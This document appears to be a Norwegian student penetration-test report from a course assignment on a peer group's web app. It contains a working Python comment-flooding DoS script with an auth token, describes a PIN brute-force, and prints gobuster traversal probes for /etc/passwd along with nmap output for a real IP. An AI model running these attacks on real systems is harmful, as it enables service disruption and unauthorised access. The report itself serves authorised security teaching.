Gruppe 2 sikkerhetsrapport av Gruppe 1

All trafikk går over HTTP og denne kanalen kan lyttes til som kan inneholde sensitiv informasjon.

Det er forholdsvis lett å laste opp PHP filer da man bare kan endre filetternavnet. Å få disse til å kjøre er en del verre da det virker som alle filnavnene blir hashet så om en fil har flere filetternavn vil disse også bli hashet og bli irrelevante. Noen med mer «hacking» ferdigheter kunne kanskje utnyttet dette, men vi klarte ikke å komme rundt det. Skal nevnes at alle bilder/filer som blir lastet opp ligger åpent og lett tilgjengelig under steg1/img. Ikke sensitiv informasjon i seg selv, men det ga oss hint om at det var ikke vanskelig å laste opp en PHP fil til tross for at vi ikke kan få de til å kjøre.

Vi har testet å laste opp kode på kommentarfeltene, men uten hell da disse blir gjort om til noe annet og opplastet kode vil ikke bli utført.

Vi har tatt i bruk verktøy for å se etter sikkerhetshull på prosjektet, men disse har ikke funnet noe som helst.

Glemt passord funksjonen sjekker ikke om E-post adressen faktisk er en bruker de har i databasen sin. Ikke et sikkerhetshull i seg selv, men en feil. (Hvis den faktisk gjør det gir den ingen tilbakemelding om det til brukeren som i seg selv også er et problem). Sammen med dette er det heller ingen tidsbegrensing på hvor ofte man kan gjøre en passord reset forespørsel så dette kan sannsynligvis også utnyttes for å utføre et DOS angrep.

Sikkert blitt fikset nå, men da det kom ut i en forelesning om at alle innloggingsfeil blir loggført på E-post kan det tenkes at loggføringen kan være utsatt for DOS.

Har endret på verdiene i skjemaene under registrering, men dette gjorde ingenting utover at siden krasjet. (Kan også nevnes at man kan laste opp hvilken som helst fil med bruk av samme metode ved å fjerne begrensingen av filopplastning i HTML koden på foreleser registrering, men siden det har blitt gjort mye i bakgrunnen blir ikke disse filene lagret om de ikke har filetternavnet .jpg/.jpeg/.png)

Vi prøvde å laste opp php fil i applikasjonen dems ved å:

-bytte hexa verdien til filen (byttet de første 4 tegnene i hexa verdien til filen til det normalt en png fil har, for å se om det hadde gått gjennom sjekken dems.)

-legge til .png på slutten av filen for å skjekke om de skjekket de siste tegnene i filnavnet for å se om det er .png eller .jpg.

Vi prøvde sql-injection ved å skrive sql kode i input feltene. Dette funket ikke fordi de hadde lagt til input-validering på inputfeltene der spesialtegn ble endret til noe annet enn det vi puttet inn.

Vi fant apache data for serveren. Man kan få status til Apache serveren deres på «http://158.39.188.201/server-status». Dette gir oss informasjon om hvilken Apache versjon de bruker, hvilke IP-adresser som er koblet til serveren, resurs bruk. Med å bruke versjon nummeret kan man sjekke om den versjonen har noen svakheter som kan utnyttes. Hvis man prøver å utføre et DOS angrep kan man også bruke resurs bruken for å se om det man gjør har noe virkning på serveren eller om det er noen spesielle handlinger som bruker ekstra mye resurser.

Vi ddoset det ene faget (diskret matematikk) ved å først registrere en bruker til faget, så skaffet vi authenticator token gjennom postman sin post metode. Etter det lagde vi følgende python script som sendte inn mange kommentarer gjennom postComment.php api'et:

```python
import requests
import random
counter = 0

def klikke(counter):
    while True:
        chars = "abcdefghijklmnopqrstuvwxyz0123456789"
        randomchars = random.choices(chars, k=8)
        sendthis = "".join(randomchars)

        url = 'http://158.39.188.201/Steq1/api/sendComment.php'  # Erstatt med URLen til APIet du vil kalle
        data = {'auth_token': 'd9ab52e8-b12d-11ed-9709-0', 'text': sendthis, 'room_id': '619',
                'reply_id': ''}  # Legg til data som en dictionary
        response = requests.post(url, data=data)

        print(counter)
        counter += 1


klikke(counter)
```

Dette gjorde at siden ble helt ubrukelig siden den bare står og loader og det går ikke an å bruke noen av funksjonene på siden.

I et annet fag prøvde vi å øke lengden på meldingen fra 8 karakterer til 50000 og da døde siden ganske fort pga Allowed memory size

Brute-force angrep (gjest bruker autentisering)


Siden alle emnene er beskyttet med en 4-sifferet PIN-kode er det forholdsvis lett å bruke «brute-force» for å finne kodene til de forskjellige emnene da det ikke er noe tidsbegrensning på forsøkene.

http://158.39.188.201/Steg1/gjest_bruker_autentisering.php

På siden for gjest bruker autentisering valgte vi å kjøre et bruteforce angrep ved hjelp av python. Ettersom siden kun krever 4 siffer tenkte vi at dette ikke ville kreve mye tid. Den store svakheten her er at hvert emne har ikke har en egen side for gjest innlogging (alle er på en), noe som gjør at vi enkelt kan finne alle pin koder på en gang, på samme side. Vi valgte å kjøre angrepet som følge av dette + at siden ikke har noen tidsbegrensning på antall forespørsler.

Slik python koden i teorien fungerer er at den tar i mot en tekst fil med ulike kombinasjoner (1000-9999 i dette tilfellet) og kjører requests mot angitt link ved hjelp av threading, hvorav den kun vil printes ut noe dersom den får en match.

Brute-force angrep (gjest bruker autentisering)



http://158.39.188.201/Steg1/gjest_bruker_autentisering.php

På siden for gjest bruker autentisering valgte vi å kjøre et bruteforce angrep ved hjelp av python. Ettersom siden kun krever 4 siffer tenkte vi at dette ikke ville kreve mye tid. Den store svakheten her er at hvert emne har ikke har en egen side for gjest innlogging (alle er på en), noe som gjør at vi enkelt kan finne alle pin koder på en gang, på samme side. Vi valgte å kjøre angrepet som følge av dette + at siden ikke har noen tidsbegrensning på antall forespørsler.

Slik python koden i teorien fungerer er at den tar i mot en tekst fil med ulike kombinasjoner (1000-9999 i dette tilfellet) og kjører requests mot angitt link ved hjelp av threading, hvorav den kun vil printes ut noe dersom den får en match.

Scans gjennom Kali:

Vi prøvde også å endre på url for å se om det kunne gi oss tilgang til sider som man ikke skulle hatt tilgang til. Vi prøvde først manuelt, men også gjennom kali verktøyet gobuster. Vi kjørte da gjennom en ferdig liste på flere tusen kjente metoder å sjekke paths i URL. VI kjørte også samme metode for å se om vi fant noen vanlige directories vi kunne hatt tilgang til.

```
┌──(kali㉿kali)-[~]
└─$ gobuster fuzz  -u 158.39.188.201/FUZZING  -w ./SecLists/Fuzzing/LFI/LFI-LFISuite-pathtotest-huge.txt
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://158.39.188.201/FUZZING
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     ./SecLists/Fuzzing/LFI/LFI-LFISuite-pathtotest-huge.txt
[+] User Agent:   gobuster/3.4
[+] Timeout:      10s
===============================================================
2023/02/21 06:20:12 Starting gobuster in fuzzing mode
===============================================================
Found: [Status=400] [Length=306] http://158.39.188.201/../../../../../../etc/passwdING

Found: [Status=400] [Length=306] http://158.39.188.201/../../../../../../../../etc/passwdING

Found: [Status=400] [Length=306] http://158.39.188.201/../../../../../../etc/passwdING

Found: [Status=400] [Length=306] http://158.39.188.201/../etc/passwdING

Found: [Status=400] [Length=306] http://158.39.188.201/../../../../../../../../../etc/passwdING

Found: [Status=400] [Length=306] http://158.39.188.201/../../../../../../../../etc/passwdING

Found: [Status=404] [Length=276] http://158.39.188.201//etc/passwdING

Found: [Status=400] [Length=306] http://158.39.188.201/../../../../etc/passwdING

Found: [Status=400] [Length=306] http://158.39.188.201/../../../etc/passwdING

Found: [Status=400] [Length=306] http://158.39.188.201/../../etc/passwdING

Found: [Status=400] [Length=306] http://158.39.188.201/../../../../../../../../../../etc/passwdING

Found: [Status=400] [Length=306] http://158.39.188.201/../../../../../../../../../../../etc/passwdING

Found: [Status=400] [Length=306] http://158.39.188.201/../../../../../../../../../../../../etc/passwdING

Found: [Status=400] [Length=306] http://158.39.188.201/../../../../../../../../../../../../../../../../etc/passwdING

Found: [Status=400] [Length=306] http://158.39.188.201/../../../../../../../../../../../../../etc/passwdING

Found: [Status=400] [Length=306] http://158.39.188.201/../../../../../../../../../../../../../../etc/passwdING

Found: [Status=400] [Length=306] http://158.39.188.201/../../../../../../../../../../../../../../../etc/passwdING
```

```
┌──(kali㉿kali)-[~]
└─$ gobuster fuzz  -u 158.39.188.201/FUZZING  -w ./SecLists/Discovery/Web-Content/directory-list-2.3-big.txt
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://158.39.188.201/FUZZING
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     ./SecLists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] User Agent:   gobuster/3.4
[+] Timeout:      10s
===============================================================
2023/02/21 06:27:22 Starting gobuster in fuzzing mode
===============================================================
Found: [Status=404] [Length=276] http://158.39.188.201/newsING

Found: [Status=404] [Length=276] http://158.39.188.201/downloadING

Found: [Status=404] [Length=276] http://158.39.188.201/imagesING

Found: [Status=404] [Length=276] http://158.39.188.201/2006ING

Found: [Status=404] [Length=276] http://158.39.188.201/crackING

Found: [Status=404] [Length=276] http://158.39.188.201/warezING

Found: [Status=404] [Length=276] http://158.39.188.201/serialING

Found: [Status=404] [Length=276] http://158.39.188.201/indexING
```

Vi kjørte også en scan på nettsiden som visste åpne porter og eventuelle servere.Selvom vi visste det ble brukt apache, kunne det gitt oss noe informasjon om directories også, eller hva slags OS nettsiden går på.

```
martin@martin:~$ nmap -sC -sV 158.39.188.201
Starting Nmap 7.80 ( https://nmap.org ) at 2023-02-21 12:44 CET
Nmap scan report for datasikkerhet.hiof.no (158.39.188.201)
Host is up (0.0091s latency).
Not shown: 996 filtered ports
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http       Apache httpd 2.4.52
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2023-02-07 12:57  Steg1/
| -     2023-02-07 23:55  dokumentasjon/
| 26K   2023-02-07 23:55  dokumentasjon/gruppeoppgave_steg_1.html
|_
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Index of /
3000/tcp closed ppp
9000/tcp closed cslistener
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.99 seconds
martin@martin:~$
```